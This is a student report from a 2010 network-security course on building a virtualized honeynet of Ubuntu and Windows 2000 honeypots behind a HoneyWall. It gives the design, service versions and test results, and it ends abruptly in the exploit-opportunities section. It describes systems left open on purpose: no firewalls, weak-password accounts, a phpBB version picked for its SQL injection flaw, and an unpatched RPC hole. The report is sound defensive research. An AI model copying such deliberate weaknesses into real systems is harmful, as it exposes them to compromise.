Virtual HoneyNet

A practical exercise in intrusion detection and security research

Steffen L. Norgren • Javed Ahmed • Brendan Neva • Bobby Sheasgreen

COMP 8506 – Selected Topics in Network Security & Design • BCIT • December 7, 2010

TABLE OF CONTENTS

INTRODUCTION

This report is the culmination of three months of work, data collection, and analysis for our virtualized HoneyNet. The main goal of this HoneyNet is to gain more of an understanding about security threats and vulnerabilities active in the wild and on our networks. Additionally, we were required to learn about some of the tools, tactics, and motivations of the Black Hat (i.e. hackers) community. In essence, this project has allowed us to more fully understand how a system becomes exploited and the ultimate purpose of that exploit. Our research has helped us understand the nature of attacks and how to better secure and defend our computers and networks.

The project team consists of four members, each given specific tasks with respect to creation, maintenance, and data analysis:

> **Steffen L. Norgren –** Responsible for setting up the virtual machines, general data analysis, and compilation of the final report. Also setup all the base services on each system, such as DNS, SMTP, IMAP, POP3, FTP, SSH, HTTP, etc...
>
> **Javed Ahmed –** Responsible for creating vulnerabilities on the Windows 2000 server system and the creation of the ASP 2.0 web site running on the IIS system. Additionally responsible for the analysis of collected data with respect to the Windows 2000 server system.
>
> **Brendan Neva –** Responsible for baiting potential attackers on various web sites as well as the final analysis of collected data for the Windows 2000 server system.
>
> **Bobby Sheasgreen –** Responsible for creating vulnerabilities on the Ubuntu 7.10 server system and the creation of a php-based web forum. Additionally responsible for all the analysis of the collected data with respect to the Ubuntu 7.10 server system.

The HoneyPots went live on October 18th, and we collected data through to December 1st. Throughout this period the HoneyPots were on the receiving end of numerous port and service scans, as well as a large number of attempted exploits against the discovered services. Unfortunately, despite the large number of attacks and attempted exploits, the Ubuntu 7.10 server system was not directly compromised. The Windows 2000 server system was infected by a worm that via remote code execution using a specially crafted RPC request. However, the Ubuntu 7.10 server system's php-based

bulletin board was compromised using an SQL injection attack who's sole purpose was to corrupt the database.

With respect to the worm that infected the Windows 2000 server system, it was initially infected within minutes of putting the system live on the internet. However, because the worm rigorously attempts to scan all private IP ranges at an excessively high rate, it killed our network connection. We had to then correct the flaw that allows this worm to propagate and then put the system back online. Near the end of our data collection period, we reintroduced the flaw in order to collect data on this worm.

Asides from these two exploits, we were surprised that there were no successful SSH brute force attacks on the Ubuntu 7.10 server system. We implemented many accounts with weak passwords, but none of them were compromised.

DESIGN & TESTING

False Starts

When we first started working on the design of our HoneyNet, we made the mistake of not looking at the system requirements of the Sebek client. Working under the assumption that this piece of software would function on recent operating systems, we spent a great deal of time designing and setting up an ideal system for use as a HoneyPot.

FreeBSD 8.1

We initially chose FreeBSD 8.1 because of support for the ZFS filesystem and the ability to make use of FreeBSD jails. The FreeBSD jail mechanism is an implementation of operating system-level virtualization that allows administrators to partition a FreeBSD-based computer system into several independent mini-systems called jails. Basically, anyone who remotely connected into a jailed system would believe that it is a complete system in its own right; however, if they were to compromise that jail, it wouldn't be able to spread to the host operating system or any adjacent jails.

Additionally, using the ZFS filesystem, we would have support for creating automated snapshots of each jail, allowing us to perform a rollback to a particular snapshot if anything went wrong or the system was compromised and we wanted to bring it back to a non-compromised state.

Unfortunately, after having setup the FreeBSD 8.1 system, we soon discovered that the last version of the Sebek client to support FreeBSD was for version 5.3, which was released in 2004. As a result, we were forced to reevaluate our design.

Windows 2003 Server

Learning from our mistake with FreeBSD 8.1, we spent some time doing research on Sebek and the systems it claims to support. According to the Sebek site, Windows 2003 was supported, including all service packs. Working on this assumption, we installed and configured a Windows 2003 server system, including IIS and Exchange services. We chose Windows 2003 because it was relatively recent and we would have no issues installing any number of ASP-based web sites on the system, as it supports all versions of ASP to date. Unfortunately, despite claiming compatibility, Sebek refused to run on this system. It would claim to install correctly, but the service refused to start

at boot and when we managed to force it to start, we were only greeted with a blue screen of death. As a result, we had to abandon yet another install.

Windows 2000 Server

Going on our experience from installing the two previous systems, we settled on using Windows 2000 server as the operating system to install on the HoneyPot. Windows 2000 server was released in February of 2000 and Sebek's drivers were released in 2007 for this system and, again, Sebek claims to function regardless of service packs installed.

In order to save time on system configuration, we made a snapshot of the Windows 2000 server after the initial install in order to test whether Sebek would indeed run on this system. We therefore installed and configured Sebek without any issues and all our tests showed that Sebek was indeed functioning and sending data back to the Honey-Wall server. Based on these tests we decided it was safe to proceed with final configuration of this system.


After fully configuring IIS, Exchange 2003, MSSQL 2005, and our ASP-based website, we installed Sebek and took the system live. Unfortunately, we discovered a fatal flaw that didn't show up in our initial tests of Sebek with this system. While Sebek did indeed function on this system, it was not stable. The system would randomly crash to a blue screen anywhere between a few minutes to a span of a few hours. Because of this, the system would require far too much manual rebooting and monitoring for having Sebek installed to be at all viable. As a result, we decided that we would simply have to run the system without Sebek and hope that the data we collected via the HoneyWall would be sufficient.

Final Design

Physical Network

The virtual HoneyNet host system was required to be a dual purpose machine, as the owner, Steffen L. Norgren, still needed to be able to make use of it as a personal desktop machine. Fortunately, the host machine was powerful enough to run multiple virtual machines with negligible impact on the host system's performance.


In order for the host machine to fit our needs, it was required to have two ethernet connections, which it did have. This enabled us to have the HoneyWall virtual machine connect to the internet using an interface that was directly connected to the cable modem via a switch. The second network card was then connected to the internal network's switch.




Virtual Network Overview

With the aforementioned physical network setup, we were able to design the most optimal HoneyNet using the Pakistani virtual HoneyNet as a base design.

In order to keep the host system secure from any potential attacks, we disabled all services on the externally facing ethernet adapter.



This adapter was then setup as a bridged adapter in VMWare, meaning that VMWare uses the physical interface of the Host to directly emulate the virtual interface in the guest virtual machine. As such, anything that passed through this external bridged adapter would be passed directly though to the virtual machine. With this setup we were able to create a design that would isolate the host system from any possible attacks directed at the virtualized systems.




The most complex entity in this setup is the HoneyWall system itself, as it requires three ethernet interfaces for an optimal setup. Two virtual ethernet interfaces were bridged to the physical interfaces on the host system; one interface, which directly connects to the internet, and another interface which directly connects to the internal network. This allowed us to gain access to the HoneyWall's management interface without having physical access to the host system.

The third interface on the HoneyWall system is a virtualized ethernet interface (host-only). This means that only the virtualized systems that are connected to this interface would see each other; there is no visibility from to or from the host system via this interface.

Virtual Network Details

In order to more fully understand the virtual network, we've created the following diagram to outline how each virtual interface connects with the host's physical interfaces. Additionally, this shows how data can flow within the virtual network and how each network isolated from each other.



This system was configured with the following network settings:

- **Static IP Address –** 96.53.93.58
- **Netmask –** 255.255.255.252
- **Broadcast –** 96.53.93.59
- **Gateway –** 96.53.93.57
- **CIDR –** 96.53.93.58/29

Software & Services:

- **BIND DNS Server –** 9.4.1-P1.1
  This machine acts as its own name server.
  Domain: virtual-void.org
  Subdomains: *ns, mail, www, sql, ftp, postfix*
  Mail Exchangers: mail.virtual-void.org
- **Apache –** 2.2.4
  Hosts site: www.virtual-void.org
- **PHP –** 5.0
- **SSH –** OpenSSH_4.6p1 Debian-5ubuntu0.6, OpenSSL 0.9.8e
- **MySQL –** 14.12 Distrib 5.0.45
  Only listens on loopback interface.
- **Postfix SMTP –** 2.5.4
  Configured to not be an open relay otherwise Shaw could disable service.
- **Dovecot POP3/IMAP –** 1.0.5
  Mail users authenticated against system users

This system was configured with the following network settings:

- **Static IP Address –** 96.53.93.58
- **Netmask –** 255.255.255.252
- **Broadcast –** 96.53.93.59
- **Gateway –** 96.53.93.57
- **CIDR –** 96.53.93.58/29

Software & Services:

- **Internet Information Services (IIS) –** 5.0
  Running Services: HTTP & FTP
- **Exchange Server –** 2003
  Running Services: SMTP, POP3, IMAP, NNTP
  Configured to not be an open relay otherwise Shaw could disable service.
- **SQL Server –** 2005
  Listening on all interfaces


Testing

HoneyWall (roo 1.4)

The HoneyWall system itself is responsible for recording all activity that gets bridged through to the HoneyPot systems that reside behind the HoneyWall. As such, testing was fairly straight forward, as we only needed to determine whether we could access both the Ubuntu 7.10 server and Windows 2000 server systems externally.

Given our network design, we only needed to attempt to access these systems from any one of the computers plugged into the internal network, as any request will end up being routed by Shaw before coming back. With this setup, we were able to verify that all of our HoneyPots were fully accessible from the internet.

In addition to determining the basic availability of each HoneyPot, we also needed to verify that the HoneyWall itself was recording all accesses to the HoneyPots. To verify that the data was indeed recorded, we simply needed to load up the Walleye (Honey-Wall Web Interface) and verify that it recorded our access attempts.



Ubuntu 7.10 Server

Given that we have tested that the HoneyWall itself functions properly, in order to test the Ubuntu 7.10 server, we simply need to verify that each externally facing service responds as expected.

DNS – http://www.zoneedit.com/lookup.html

DNS Lookup Results For:

virtual-void.org

virtual-void.org. 600 IN A 96.53.93.58
A virtual-void.org

SMTP – http://www.mxtoolbox.com/SuperTool.aspx

smtp:mail.virtual-void.org

220 mail.virtual-void.org ESMTP Postfix (Ubuntu)

- Not an open relay.
- 0 seconds - Good on Connection time
- 1.732 seconds - Good on Transaction time
- Reverse DNS FAILED! This is a problem.
- OK - Reverse DNS matches SMTP Banner

Session Transcript:

```
HELO please-read-policy.mxtoolbox.com
250 mail.virtual-void.org [125 ms]
MAIL FROM: <supertool@mxtoolbox.com>
250 2.1.0 Ok [156 ms]
RCPT TO: <test@example.com>
554 5.7.1 <test@example.com>: Relay access denied [125 ms]
QUIT
221 2.0.0 Bye [140 ms]
```


POP3/IMAP – Connected via an email client and sent test emails.

HTTP – Connected from an external computer to verify functionality.


Windows 2000 Server

We used the same methods to test this server as we did with the Ubuntu 7.10 server.

DNS – http://www.zoneedit.com/lookup.html



SMTP – http://www.mxtoolbox.com/SuperTool.aspx




POP3/IMAP – Connected via an email client and sent test emails.

HTTP – Connected from an external computer to verify functionality.

FTP – Connected from an external computer to verify functionality.


MSSQL – telnet nein.ca 1433



Sebek Server & Client

Considering that Sebek was unstable on the Windows 2000 server system, we could only verify its functionality on the Ubuntu 7.10 server system. This was done by initiating an SSH session to virtual-void.org and executing a few commands and then verifying that they were recorded using the WallEye web interface on the HoneyWall system.

Process Tree:



Commands Executed in the bash process:

02:02:05	dir
02:02:07	ls /
02:02:16	this is a test of sebek
02:02:21	vim
02:02:31	exit
02:02:31	

Commands Executed in the vim process:


02:02:30	iTesting vim in sebek[ESC] :w[DEL] q!
02:02:30	

Exploit Opportunities

In order to completely expose both systems, no firewall was installed on either the Windows 2000 or the Ubuntu 7.10 server systems.

Ubuntu 7.10 Server

Web Services



The application that was deployed on the Ubuntu server was phpBB 2.0.6, a free php based bulletin board. The reason for choosing 2.0.6 was that this version does not correctly sanitize some input leaving it vulnerable to SQL injections.

To prod people into attacking, the board was created for a fictional Christian World of Warcraft guild. The site was brought to life by creating a few dozen users and some posts.

